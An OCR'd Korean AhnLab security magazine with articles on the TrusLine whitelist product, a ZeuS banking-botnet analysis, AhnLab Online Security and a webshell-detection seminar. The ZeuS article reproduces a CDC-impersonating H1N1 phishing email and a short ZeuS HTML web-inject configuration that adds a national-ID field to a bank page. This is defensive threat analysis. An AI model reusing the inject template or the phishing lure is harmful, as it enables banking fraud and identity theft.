허용된 프로그램만 실행 가능하게 하는 화이트리스트 기반의 보안 솔루션으로, 불필요한 프로그램 작동이나 악성코드 침입 등으로 시스템의 작동에 차질이 생기지 않도록 해주는 제품이다. 트러스라인의 특징은 다음과 같다.

	White List 기반의 TrusLine	Black List 기반의 Anti-Virus
처리 방식	사전 예방	사후 처리
프로그램 제어	허용된 Application만 사용	모든 Application 사용 가능
편의성	제한적 환경	범용적 환경
엔진 사이즈	변경 없음	지속적인 증가
리소스 점유율	낮음	높음
보안 수준	높음	낮음
업데이트/패치	업데이트가 필요한 경우 정기적인 라인 점검 시 스케쥴링 가능	실시간 업데이트/패치 적용으로 장애 발생 우려

[그림 5] White List vs Black List 비교

화이트 리스트(White List) 기반의 보안 솔루션

트러스라인에 적용한 화이트 리스트 방식은 현존 악성코드는 물론 미발견 변종/신종 악성코드까지 막을 수 있다. 기존 백신 제품은 엔진에 포함된 악성코드 시그니처를 기반으로 악성코드 유무를 판단하기 때문에 사후 처리만 가능하다. 반면, 트러스라인은 허용된 프로그램만 실행하게 함으로써 현존 악성코드뿐 아니라 향후 발생할 변종 및 신종 악성코드까지 원천적으로 막을 수 있다. 즉, 애플리케이션 제어, 비허가 실행 코드 차단, USB 등 매체 제어, IP/Port 차단 등과 같은 기능을 갖추고 있기 때문에 스턱스넷과 같은 악성코드가 실행조차 되지 않는 환경을 만들어주는 것이다. 트러스라인은 기존 일반적인 화이트 리스트 방식의 제품과도 다른 차별점을 지니고 있다. 즉, 다른 제품은 각 클라이언트 PC에 설치된 파일의 안전 여부를 PC용 백신으로 검증하는 데 반해 트러스라인은 관리 서버에서 검증한다. 따라서 클라이언트 PC용 백신을 추가로 설치하지 않아도 된다.



[그림 6] AhnLab TrusLine 구성도

악성코드의 감염 및 신종 악성코드에 대한 예방

트러스라인이 적용되어 Locking된 시스템은 화이트 리스트를 기반으로 운용되기 때문에 이 리스트에 존재할 수 없는 악성코드의 실행이 차단된다. USB 메모리를 통한 오토런(autorun)의 실행과 감염, 포트를 통하여 전파되는 웜 등의 실행 자체가 불가능해지며, 신종 악성코드도 리스트에 등록될 수 없기 때문에 감염이 될 수 없다.

악성코드 침입 루트를 차단하기 위한 IP & Port 차단 기능

트러스라인은 실행 프로그램의 제어만으로는 해결하기 힘든 악성코드의 침입에 대비하기 위해 산업용 시스템에 설치된 프로그램이 사용하는 IP와 Port만 오픈함으로써 보다 완벽한 보안 환경을 구축할 수 있다. 특히 기존에 백신 프로그램과 함께 설치되었던 Personal Firewall이 범용적 환경 지원을 위해 다양한 기능을 추가함으로써 발생했던 리소스 점유율을 최소화함으로써 저사양의 산업용 프로그램에서도 안정적으로 사용할 수 있는 기능을 제공하고 있다.

시스템 관리 정책의 자연스러운 적용

사용자들에게 USB 메모리나 공유 폴더 사용을 금지해도 100% 막을 수 없다. 하지만 트러스라인은 불필요한 프로그램 실행을 차단하므로 위험의 수준을 낮추고 관리의 편의성을 자연스럽게 확보할 수 있다.

스턱스넷과 같은 악성코드의 최종 목표는 타깃 대상인 산업용 시스템에 치명적인 타격을 입히는 것이다. 이는 악성코드가 전략적으로 이용될 가능성이 있음을 보여주는 구체적인 사례이며, 앞으로도 이 같은 공격은 더욱 늘어날 것으로 예상된다. 이에 대응하기 위해서는 트러스라인과 같은 화이트 리스트 기반의 전용 솔루션으로 대비하는 방안이 필요하다. Ahn

04


전 세계 인터넷 뱅킹의 공포 ZeuS

최근 사용자의 온라인 뱅킹 계정 정보를 탈취하는 제우스(ZeuS)가 맹위를 떨치고 있다. 하루 평균 300개 이상의 샘플이 발견되는 것으로 알려진 제우스와 그에 의해 생성되는 제우스 봇(ZeuS Bot, 또는 ZBot)의 전 세계적인 피해 사례를 살펴본다. 아울러 제우스의 주요 기능과 감염 경로를 추적하고 대응책에 대해서도 알아본다.

제우스(ZeuS)는 2007년 러시아에서 처음 개발된 것으로 추정되는 대표적인 봇넷(BotNet) 생성 킷(Kit)으로, 제우스 킷에 의해 생성된 봇을 ZeuS Bot, 또는 ZBot이라고 부른다. 특히 2009년 하반기부터 북미 지역 등에서 금융 거래 증명서를 훔치거나 자동결제시스템, 급여 시스템의 비인증 온라인 거래를 하는 등의 범죄의 주범으로 제우스 봇이 대두되면서 전 세계적으로 가장 유명한 범죄 소프트웨어가 되었다.

다양한 브라우저가 타깃, 모바일 환경까지 위협

제우스는 인터넷 익스플로러(Internet Explorer)뿐만 아니라 파이어폭스(Firefox)도 대상으로 하고 있다. 이를 통해 피해자의 PC를 원격으로 제어하여 자금 송금을 지시하거나 계좌 정보를 절취하고 HTML 인젝션(Injection) 공격과 트랜잭션 위/변조 공격에도 이용하고 있다. 또한 최근에는 모바일 환경으로까지 그 범죄 영역을 넓혀가는 상황이다. 특히 다양한 보안 솔루션이 적용된 국내 인터넷 뱅킹 환경과는 달리, SSL기반의 인터넷 표준을 사용하는 해외 인터넷 뱅킹의 보안 기능으로는 제우스 방어가 불가능하기 때문에 해외 피해사례는 앞으로도 꾸준히 증가할 것으로 예상된다. 제우스 킷의 현재 최신 버전은 1.3.4.x 버전이며, 언더그라운드에서 약 3,000 ~ 4,000 달러에 거래가 되는 것으로 알려져 있다. 또한 추가 비용을 지불하면 다양한 확장 기능을 보유한 모듈을 추가로 제공한다. 제우스 제작자는 제우스 킷을 개발, 판매하여 수익을 얻고, 제우스 킷의 구매자는 이를 이용해 제우스 봇을 생성, 배포하여 감염된 좀비 PC를 제어할 수 있는 봇넷(Bot Net)을 구성한다. 이렇게 구성된 봇넷을 통해 다양한 개인정보 등을 수집하여 판매하거나 봇넷 자체를 판매함으로써 사이버 범죄의 생태계를 형성하게 된다.


From: Centers for Disease Control and Prevention [mailto:[redacted].gov.com]
To: [redacted]
Subject: Instructions on creation of your personal Vaccination Profile

You have received this e-mail because of the launching of State Vaccination H1N1 Program.

You need to create your personal H1N1 (swine flu) Vaccination Profile on the cdc.gov website. The Vaccination is not obligatory, but every person that has reached the age of 18 has to have his personal Vaccination Profile on the cdc.gov site. This profile has to be created both for the vaccinated people and the not-vaccinated ones. This profile is used for the registering system of vaccinated and not-vaccinated people.
Create your Personal H1N1 Vaccination Profile using the link:

create personal profile

[그림 1] 신종플루(H1N1) 백신에 대한 내용을 포함하는 제우스 봇 스팸 메일 (출처: 인터넷진흥원)

다양한 브라우저가 타깃, 모바일 환경까지 위협

스팸 메일을 통한 전파

제우스 봇의 전파 경로는 일반적인 악성코드의 전파 경로와 유사하며, 그 중 가장 많은 부분을 차지하는 것이 스팸 메일이다. 스팸 메일을 통해 사용자를 피싱 사이트로 유도하거나 스팸 메일에 첨부된 파일을 통해 전파를 시도한다.

소셜 네트워크를 통한 전파

최근 들어 SNS가 급속히 발전하면서 제우스의 전파 경로도 트위터나 페이스북과 같은 소셜 네트워크(Social Network) 환경으로 옮겨가고 있는 추세다. 트위터나 페이스북에 중요한 정보 사이트로 위장한 피싱 사이트의 링크를 올려 사용자의 방문을 유도한다.

악성 스크립트를 통한 전파

상대적으로 보안이 취약한 사이트를 해킹하여 악성 스크립트를 삽입하는 경우다. 악성 스크립트나 PDF 취약점 등을 이용해 사용자가 수동으로 파일을 다운로드 받지 않더라도 자동으로 PC에 악성코드가 다운로드 되어 실행하도록 한다. 악의적인 PDF 파일을 iframe으로 삽입하거나 악성 스크립트를 삽입하게 되면 사용자

가 해당 사이트를 방문했을 때 특정 URL로 접근하여 사용자가 모르는 사이에 제우스 봇이 다운로드 되어 실행된다.

제우스의 주요 피해 사례

2007년 미 교통국의 정보 탈취에 이용되기도 했던 제우스는 미국과 유럽 등지에서 수많은 유포 사례 및 금융 피해 사례가 존재하며, 조직적인 금융 해커들이 체포되는 등 큰 피해 규모나 조직적인 범죄로 유명하다. 2009년 6월, BOA, NASA, Monster, ABC, Oracle, Cisco, Amazon, BusinessWeek 등 웹 사이트의 약 7만개 FTP 계정을 이용하여 유포되기도 했으며, 같은 해 10월에는 페이스북에 150만개의 피싱 메시지를 전송해 유포하기도 했다. 2010년 2월, 미국의 한 프로모션 회사는 제우스 감염으로 인한 온라인 뱅킹 사기로 16만 4천 달러(약 1억 9천만 원)의 피해를 입고 파산 위기에 놓이기도 했다. 또한 영국의 한 은행에서는 7월 하순 경 제우스에 감염된 수십만 개의 PC 등에서 약 3,000개의 고객계좌를 무단 전송해 약 90만 달러에 달하는 고객 예금이 빠져나간 것이 발견되기도 했다. 동유럽에 있는 서버에서 이를 조종한 것으로 조사되었다.

9월 30일에는 제우스를 이용해 미국의 중소기업이나 지방자치단체 은행 계정에 접근하여 수백만 달러를 훔친 국제 금융 해커 60여명이 기소되기도 했다. 또한 10월에는 미국에서 우리 돈으로 약 2,450억 원에 달하는 천문학적인 금액을 훔치려 한 여성 해커가 경찰에 붙잡혔다. 영국 타블로이드 신문 '더 선'의 '세상에서 가장 섹시한 해커(World's sexiest hacker)'라는 제목의 기사를 통해 체포 사실이 알려진 이 여성 해커는 유럽 네티즌들에게 무작위로 이메일을 보낸 뒤 클릭한 이용자의 PC에 제우스를 침투시켜 금융계좌 비밀번호를 획득했고, 위조 여권을 이용한 가짜 계좌에 돈을 넣어두었다고 밝혔다. 경찰은 이 여성 해커의 단독 범죄가 아닌, 범죄 집단의 돈세탁을 위한 운반책으로 고용됐다고 밝혀 제우스를 이용한 금융 사기가 범죄 집단을 통해 조직적으로 행해진다는 것을 확인할 수 있었다.

[그림 2] 영국 타블로이드 신문 '더 선'에 보도된 여성 해커


제우스의 구성 및 주요 기능

제우스 빌더(ZeuS Builder)

제우스 빌더는 제우스 봇을 생성하는 툴이다. 제우스 빌더에서 생성되는 제우스 봇은 매번 다른 형태의 바이너리를 가지는 새로운 악성코드가 된다. 제우스 빌더에서 생성되는 제우스 봇 파일과 기능은 [표 1]과 같다.

파일명	주요 기능
sdra64.exe	제우스 봇의 실행 파일
local.ds	외부로 유출할 탈취된 정보를 저장하는 파일
user.ds	계정정보 탈취 대상 웹 사이트 목록의 설정 파일


[표 1] 제우스 빌더에서 생성되는 제우스 봇 파일



[그림 3] 제우스 빌더

제우스 어드민(ZeuS Admin)

제우스 어드민은 제우스 C&C(Command and Control) 서버의 관리 페이지이다. 웹으로 지원하며 제우스 봇에 감염된 좀비 PC를 관리하고 수집된 정보들을 포함한 봇넷의 상황을 한눈에 모니터링 할 수 있다. 또한 계정 별로 권한 관리가 가능하다.



[그림 4] 제우스 어드민

제우스 봇의 기능

제우스 빌더로 생성된 ZBot, 즉 제우스 봇은 다음과 같은 역할을 수행한다.

시스템 정보 수집 기능

제우스에 감염된 좀비 PC로부터 PC의 시스템 정보를 수집한다. 제우스 봇이 수집하여 C&C 서버로 전송하는 정보는 다음과 같다.

ZeuS Bot 정보(봇넷 이름, Bot ID, Bot Version 등)
운영체제 버전 및 언어
지역 및 시간
IP 주소
실행 중인 프로세스 이름

거래정보 / 개인정보 수집 기능

제우스 봇에 감염된 좀비 PC를 통해 사용자가 user.ds 파일에 저장된 URL에 접속할 경우, 사용자의 모든 입력 값들을 저장하여 C&C 서버로 전달하는 기능이다. 제우스 봇의 핵심 기능으로, 이 기능으로 때문에 해외 인터넷 뱅킹에서 제우스로 인한 피해가 이슈가 되고 있다. 제우스 봇에서 입력 값들을 가로채는 기능은 크게 2가지다.

1. 주요 API 후킹

웹 브라우저를 통해 서버로 전달되는 입력정보를 가로챈다. 특히 표준 SSL을 채택하고 있는 해외 인터넷 뱅킹 환경에서는 윈도우에서 제공하는 HttpSendRequest와 같은 HTTP 관련 함수를 후킹할 경우에는 입력 정보가 암호화되기 전에 노출될 수 밖에 없다.

2. 화면 캡쳐


가상 키보드를 사용할 경우에 입력 정보를 가로채기 위한 기능이다. 마우스 왼쪽 버튼 클릭 시 마우스 포인터를 기준으로 일부 크기의 영역을 화면 캡쳐함으로써 가상 키보드의 입력 값을 가로챌 수 있다.

웹 인젝션(Web Injection) 기능

대부분의 온라인 뱅킹 등 웹사이트들은 키로깅(keylogging) 공격이나 네트워크-스니핑(network-sniffing) 공격을 회피하기 위해 보안성을 강화하고 있다. 그러다 보니 이제 사용자의 정보를 탈취하는 공격은 HTML 인젝션 기술을 이용하여 이를 우회하고 있다. HTML 인젝션 공격은 실제 정보가 네트워크로 전송되기 전에 사용자가 보게 되는 웹 화면을 변조하는 것으로, 일반적인 키보드 보안이나 네트워크 보안 등의 기법으로는 대응하기 어렵다. 제우스는 이러한 HTML 인젝션 공격을 쉽게 할 수 있으며, 구성파일에 몇 줄을 추가하여 간단히 공격할 수 있다. 예를 들어 아래와 같이 원래 '성명'과 '전화번호'만 입력하는 웹 페이지를 제우스를 통해 변조하여 그 사이에 '주민번호'를 입력하도록 변경할 수 있다. 변조된 사실을 모르는 사용자가 '주민번호'를 입력하게 되면 이 정보는 C&C 서버로 전송된다.

```
set_url http://www.OOOO.com/event.htm GP
data_before
name='성명'</tr>
data_end
data_inject
<tr><td>주민번호:</td><td><input type="text" name="p_number" id="p_
number"/></td></tr>
dataend
data_after
data_end
```

[그림 5] 제우스의 HTML 인젝션 공격 코드 예시



[그림 6] 제우스에 의해 변조된 웹 페이지 예시

부가 기능

지금까지 언급된 기능 외에 C&C 서버를 통해 추가적으로 다음과 같은 여러 가지 명령을 수행하도록 할 수 있다.

컴퓨터 리부팅 및 셧다운 명령
시스템 파일 삭제 명령
특정 URL 접속에 대한 차단/허용
특정 파일의 다운로드 및 실행
PC 내의 특정 파일 실행 (UI를 안보이게 실행 가능)
PC 내의 파일/폴더 검색 및 전송
디지털 인증서 탈취
보호된 저장 영역과 쿠키를 통한 정보 탈취
제우스의 Configuration file 업데이트
제우스 봇 실행파일의 파일명 변경
인터넷 익스플로러의 시작페이지 변경 등

제우스 확장 모듈의 주요 기능

제우스에서 추가로 제공하는 확장 모듈은 별도로 구매를 해야 하며, 각 모듈별 주요 기능은 [표 2]와 같다.


모듈	주요 기능	추가 금액($)
Back connect	좀비 PC를 직접 접속하여 인터넷뱅킹 거래를 수행할 수 있는 기능을 제공함	1,500
Firefox form grabber	좀비 PC를 직접 접속하여 인터넷뱅킹 거래를 수행할 수 있는 기능을 제공함	2,000
Jabber(IM) chat notifier	사용자가 인터넷뱅킹 사이트에 로그인할 때 실시간으로 정보를 가로채서 알려주는 기능을 제공함	500
VNC Private module	VNC 프로토콜을 이용해 좀비 PC를 제어하는 기능을 지원함	10,000
Windows 7/Vista Support	제우스의 기본 버전은 XP만으로 제한되지만 이 모듈을 추가할 경우 Windows 7/Vista를 지원함	2,000

[표 2] 제우스 확장 모듈별 주요 기능

글로벌 유명 보안업체들, 대응책 없어 고심 중

제우스는 해커의 의도대로 가공 및 변형, 생산이 간편한 패키지로 구성되어 있으며, 온라인을 통해 비교적 쉽게 구할 수 있다. 심지어 제우스 패키지의 빌더에서 버튼 하나를 클릭할 때마다 변형된 제우스 봇이 생성되기도 한다. 이러한 이유로 제우스 봇은 매우 유행하고 있으며, 기하 급수적으로 늘어나는 변종에 글로벌 유명 안티바이러스 업체들도 마땅한 대응책은 없는 상황이다. 글로벌 안티바이러스 업체들은 꾸준히 수집되고 있는 제우스 봇의 변종들을 분석하여 엔진 업데이트를 하고 있다. 또한 이들의 C&C 서버를 추적하여 해당 서버로의 접속을 차단하는 등 발 빠르게 움직이고 있으나 한 외국의 사이트의 통계에 따르면 40.2% 정도만 검출해 내는 실정이다(http://zeustracker.abuse.ch 참고). 따라서 제우스 봇 대응은 이러한 안티바이러스 업체들의 검출과 삭제/치료에 의한 대응보다는 금융 거래 전문 보안 업체들을 중심으로 사용자 정보의 거래 트랜잭션을 보호하여 제우스의 행위로부터 입력/전송되는 정보들을 보호하는 방안이 검토되고 있다.

안철수연구소, AOS로 씨티은행 인터넷 뱅킹 보안 강화



글로벌 통합보안 기업 안철수연구소(대표 김홍선 www.ahnlab.com)는 최근 한국씨티은행(은행장 하영구, www.citibank.co.kr)의 차세대 온라인 뱅킹 시스템에 자사의 온라인 통합 보안 서비스인 '안랩 온라인 시큐리티(AhnLab Online Security, 이하 AOS)'를 공급 및 구축을 완료했다.

이번 씨티은행의 시큐어 브라우저 환경 구축 및 AOS 전 제품의 도입은 증권사에 이어 은행권 최초로 이루어진 것으로, 단일 보안서비스로 모든 형태의 인터넷 뱅킹 보안 위협에 선제적으로 대응하는 시스템을 구축한 첫 사례라는 데서 의미가 크다. 한국씨티은행은 최근 인터넷 뱅킹 서비스가 활성화 되고 이를 노리는 보안위협이 증가함에 따라 인터넷 뱅킹 보안을 강화하기 위한 시스템 고도화를 위해 꾸준히 노력해왔다. 그 일환으로 메모리 해킹, 웹페이지 변조 등 각종 해킹 시도를 차단하는 보안전용 브라우저인 'AOS 시큐어 브라우저(Secure Browser)'와 키보드 보안 프로그램인 'AOS 안티 키로거(Anti-keylogger)', 백신 프로그램인 'AOS 안티-바이러스/스파이웨어(Anti-virus/spyware)'를 도입했다. 또한 이번 프로젝트에서는 기존에 사용하고 있던 강력한 방화벽 프로그램인 'AOS 파이어월(Firewall)'의 통합 작업도 함께 이루어졌다. 이번 AOS의 도입으로 씨티은행의 인터넷 뱅킹 사용자는 더욱 안전한 환경을 보장받고, 은행은 인터넷 거래의 신뢰성을 높이게 되었다. 특히 AOS 시큐어 브라우저는 할당된 메모리 영역에 대한 외부 모듈로부터의 접근을 방지하고 악성코드의 디버깅과 메모리 접근을 방지 및 보호(protection)하는 별도의 보안 전용 브라우저로, 최근 해외에서 화제가 되었던 제우스(ZeuS) 및 기타 변종에 의한 공격, 해킹 시도를 원천적으로 차단해 한 단계 높은 차원의 사용자 보안을 제공할 예정이다.

김홍선대표는 '인터넷 뱅킹이 점점 활발해 지고 있는 가운데, 악성해커들의 개인정보 탈취 시도도 더욱 증가할 것으로 예상된다. 안철수연구소의 AOS는 특허 받은 기술력을 바탕으로, 기존의 AV제품과 차별화된 인터넷 뱅킹 전용 보안을 제공해 점점 고도화, 지능화 되고 있는 인터넷 뱅킹 보안위협에 근본적으로 대응할 수 있다'고 전했다. 한편, AOS는 'AOS 시큐어 브라우저', 'AOS 안티키로거', 'AOS 파이어월', 'AOS 안티-바이러스/스파이웨어'로 구성 되어있으며, 다양한 보안 기능이 통합된 전방위 온라인 금융 거래 보안 솔루션이다. 키보드, PC, 웹 브라우저 및 메모리 등 악성코드 침투와 해킹이 가능한 모든 통로를 봉쇄함으로써 사용자의 정보 침해를 원천적으로 막아준다. 사용자가 다양한 보안 기능을 단 한 번의 설치로 이용할 수 있다는 것이 장점이다.

안랩 온라인 시큐리티(AhnLab Online Security), 전방위 온라인 금융거래 보안 지원

안철수연구소는 제우스에 대해 안티바이러스 제품인 V3를 통해 신속하게 대응하고 있지만, 수집되지 않은 제우스의 샘플이나 새로운 변종에 대응하기 위해 트랜잭션 보안 전문 솔루션인 AhnLab Online Security(이하 AOS)의 기술을 이용하고 있다. AOS는 전용 보안 브라우저인 AOS 시큐어 브라우저(Secure Browser)와 키보드 보안을 위한 AOS 안티-키로거(Anti-keylogger), 해킹툴 차단 및 네트워크 침입차단을 위한 AOS 파이어월(Firewall) 등 다양한 보안 기능이 통합된 전방위 온라인 금융 거래 보안 솔루션이다. 이를 통해 AOS는 제우스의 해킹 행위 자체를 차단하거나 사용자의 입력 정보를 보호하여 제우스로 인한 사용자의 정보 침해를 원천적으로 막아준다. AOS는 먼저 AOS 파이어월을 통해 이미 진단이 가능한 제우스 봇의 실행을 차단한다. 또한 AOS 시큐어 브라우저와 AOS 안티-키로거를 통해 웹 페이지의 로그인 정보 탈취 방어, HTML 인젝션 및 스크린 캡쳐(Screen Capture)를 방어한다.

한편, 제우스의 피해를 최소화하기 위해 다음과 같은 사전 예방이 요구된다.

스팸 메일 주의

현재까지 발견된 제우스 봇은 영어로 작성된 스팸 메일을 기반으로 배포되고 있기 때문에 출처가 불분명한 영어 메일의 링크를 클릭하여 방문하거나 첨부파일을 실행해서는 안 된다.

보안 업데이트

MS 및 Adobe의 보안 업데이트를 항상 최신 버전으로 적용해야 한다. 또한 백신 프로그램의 엔진을 최신 업데이트로 유지해야 하며 실시간 감시 기능을 활성화해야 한다.

보안 제품 적용

안랩 사이트가드(AhnLab SiteGuard)를 설치하면 웹을 통한 악성코드 유입을 사전에 차단할 수 있다.

이 외에도 온라인을 통한 개인정보 입력 시 이용자들의 신중한 태도가 필요하며, 평소 철저한 비밀번호 관리 등을 통해 제우스로 인한 피해를 사전에 방지하거나 최소화하기 위한 노력이 중요하다.

빠르게 변화하는 위협 양상 보안 관리자는 괴롭다?

안철수연구소, 최신 보안 위협에 대한 기업보안 관리의 해법 제시
고객사 관계자 100여명 참석해 안랩 보안관제 서비스에 뜨거운 관심 보여

안철수연구소는 지난 10월 6일 그랜드인터콘티넨탈호텔 카네이션 룸에서 보안관제 고객초청 신규서비스 설명회를 열었다. 이날 행사는 국내 최초로 정보보안서비스를 선보인 선두 기업으로서 안철수연구소가 노하우와 20년간 축적된 기술을 고객들과 공유하는 시간으로 진행됐다. 급변하는 IT 패러다임과 그에 따른 위협 양상을 하나라도 놓치지 않으려는 참관객들이 보여준 높은 집중도로 열기가 뜨거웠던 현장을 지금부터 들여다본다.

이례적으로 고객들의 관심과 요청으로 개최된 이번 안철수연구소 보안관제 고객초청 신규서비스 설명회는 기조 연설을 포함해 총 5개의 발표 세션과 실제 고객 사례 발표로 진행됐다. 보안관제 고객사 관계자 약 100여명이 참석한 가운데 안철수연구소 김홍선 대표가 기조연설을 통해 이날 설명회의 시작을 알렸다.

급변하는 IT 패러다임과 보안 이슈

김홍선 대표는 아이폰과 아이패드 등 애플사가 주도하고 있는 IT 기기 트렌드를 비롯해 다양한 소셜 네트워크, 클라우드 컴퓨팅 등 최근 IT 패러다임의 변화와 이에 따른 보안 이슈를 언급했다. 특히 최근 제우스(Zeus)로 대표되는 해킹의 브랜드화 및 상품화를 설명하고 "악성코드 트렌드의 변화에 따른 입체적인 대책 마련이 중요하다"고 강조했다. 또한 김홍선 대표는 "공격의 양상이 네트워크를 비롯해 엔드포인트, 웹, 트랜잭션에 이르기까지 입체적으로 이루어지고 있다"며, 이에 대한 대책으로 엔드포인트 및 네트워크 기반 제품의 악성코드 제거는 물론 보안 관제, 컨설팅 등 보안 서비스를 통한 안철수연구소의 입체적인 대응 프로세스를 제시했다. 두 번째 발표자로 나선 보안관제팀 윤삼수 팀장은 우선 제로데이 취약점과 타겟 공격부터 최근 이란 원전을 감염시킨 '스턱스넷(Stuxnet)'까지 올 한 해의 10가지 주요 보안 이슈들과 위협 전개 양상을 설명했다. 아울러 이러한 위협에 대한 방어가 어려운 이유로 인터넷 개방성 및 표준화, 인터넷 시스템의 복잡성 증가, 악성코드와 해킹 기술의 발달 및 인터넷을 통한 악성코드, 해킹 툴의 유포 등을 들었다. 윤삼수 팀장은 "이러한 위협에 대해 수집, 분석, 대응에 이어 사후 조치까지 종합적인 위협 대응 프로세스가 필요하다"며 "솔루션에서 그치는 것이 아니라 서비스와 보안 인프라 강화에 이르는 입체적인 대응이 필요하게 되었다"고 강조했다.

안랩 보안 관제 서비스의 새 이름, AhnLab Sefinity

사업기획팀의 신호철 팀장은 '안랩 보안 관제 현황 및 서비스 로드맵'에 관해 발표하고 AhnLab Sefinity 서비스에 대해 설명했다. 신호철 팀장은 특히 "안철수연구소의 보안관제 서비스의 새 이름인 Sefinity는 Security beyond Infinity, 즉 보안, 그 이상의 보안이라는 보안관제 서비스의 의미"라고 설명하고 "3P 전략을 통한 안철수연구소만의 차별화된 보안관제 서비스 제공하고 있다"고 말했다. 3P 전략이란 Preventive(사전 예방 활동), Proactive(능동적인 보안 활동), Personalized(개별화된 서비스)를 제공한다는 안철수연구소 보안관제 서비스의 핵심이다.

두 시간여에 걸쳐 전반적인 IT 및 보안 이슈에 관해 살펴본 1부를

마치고 잠시 쉬어가는 시간이 마련됐다. 대부분의 참관객들은 행사장 외부에 마련된 제품 시연 테이블 앞에 모여들어 다양한 제품의 구동 및 기술 구현의 실제 모습을 꼼꼼하게 살펴보거나 곳곳에서 시연자들을 에워싸고 즉석에서 문답 시간을 갖는 등 뜨거운 관심을 보였다.

보안관리자의 골칫거리 해결, AhnLab Sefinity WebShell 탐지 서비스

잠시 후 이어진 설명회 2부는 사업기획팀 이상구 차장의 '웹쉘(WebShell)'로 대표되는 최근의 웹 위협에 대한 설명과 대응책인 안철수연구소의 '사이트케어(SiteCare)' 소개로 시작됐다. 이상구 차장은 우선 다양한 웹 위협의 심각성의 예를 설명하고 "웹 위협은 단순한 비용의 문제가 아니라 법적, 윤리적 문제"라며 "기업의 비즈니스는 물론, 기업의 생존과도 연결된다"고 말했다. 또한 "기존 보안 대책으로는 반복적인 문제가 발생하는 것을 막을 수 없다"며 "기존의 패킷 위주의 검사가 아니라 실제 소스 위주의 검사, 그리고 행위 기반의 탐지가 필요하다"고 설명했다. 특히 실제 보안 관리자들의 실제 고민을 예로 들고, 보안 관리자의 측면에서 탐지 및 제어가 어려운 웹쉘에 대해 소개하자 참관객들의 집중도가 더욱 높아졌다. 이상구 차장은 "올해 초까지 관제 사고와 관련해 거의 100%가 웹쉘에 의한 사고"라며 "그러나 웹쉘은 기존 보안 솔루션으로는 탐지가 불가능하고, 웹 방화벽도 웹쉘 공격을 탐지하지 못하며 자동화 탐지 기능인 일반 백신으로도 웹쉘의 스크립트는 탐지할 수 없다"고 설명했다. 또한 "소스코드를 직접 검사할 필요가 있어 웹쉘은 일반인(비 보안전문가)들이 정탐 또는 오탐을 판단하기가 어렵기 때문에 보안 전문가 수준의 지식이 필수"라며 "특히 원스톱으로 통합 관리되지 않으면 효과적으로 웹쉘을 차단하기가 어렵다"고 말했다.

이러한 웹쉘 대응책으로 '사이트케어(SiteCare)'를 소개한 이상구 차장은 "사이트케어는 URL 크롤링을 통해 웹 사이트에 악성코드가 있는지 확인하여 조치 방안까지 상세하게 보고할 뿐만 아니라 콘텐츠에 묻어있는 스크립트를 분석하고 실제 악성코드를 시뮬레이션 해보기 때문에 오탐이 없다"고 설명했다. 또한 "사이트케어는 포괄적이고 전반적인 콘텐츠에 대한 탐지로 전반적인 보안 서비스를 제공하기 때문에 보안관제 담당자들뿐만 아니라 웹 서버 관리자나 보안 관리자들에게도 반응이 좋다"고 말했다. 이상구 차장의 설명에 따르면 사이트케어에는 안철수연구소가 세계 최초로 개발한 Anti-MalSite Engine이 탑재되어 있어 난독화된 악성요소를 분석할 수 있으며, 외부 서버로 링크되어 있는 스크립트까지 진단이 가능하다. 또한 날로 복잡해져가고 있는 HTML구조에서도 어느 위치에 악성 요소가 존재하는지 정확히 분석한다. 따라서 보안관제 요원뿐만 아니라 웹 서버 관리자나 보안 관리자들도 쉽게 웹의 악성 요소를 제거할 수 있다는 것이다.

이상구 차장은 "안철수연구소는 기본도 잘하고 변화하는 위협에 대응하여 신규 서비스 발굴을 위한 노력도 게을리하지 않고 있다"며 "관리자들의 고민 해결을 위해 노력하고 있다"는 말로 발표를 마무리했다.

AhnLab Sefinity SiteCare 서비스로 보안관제의 고도화

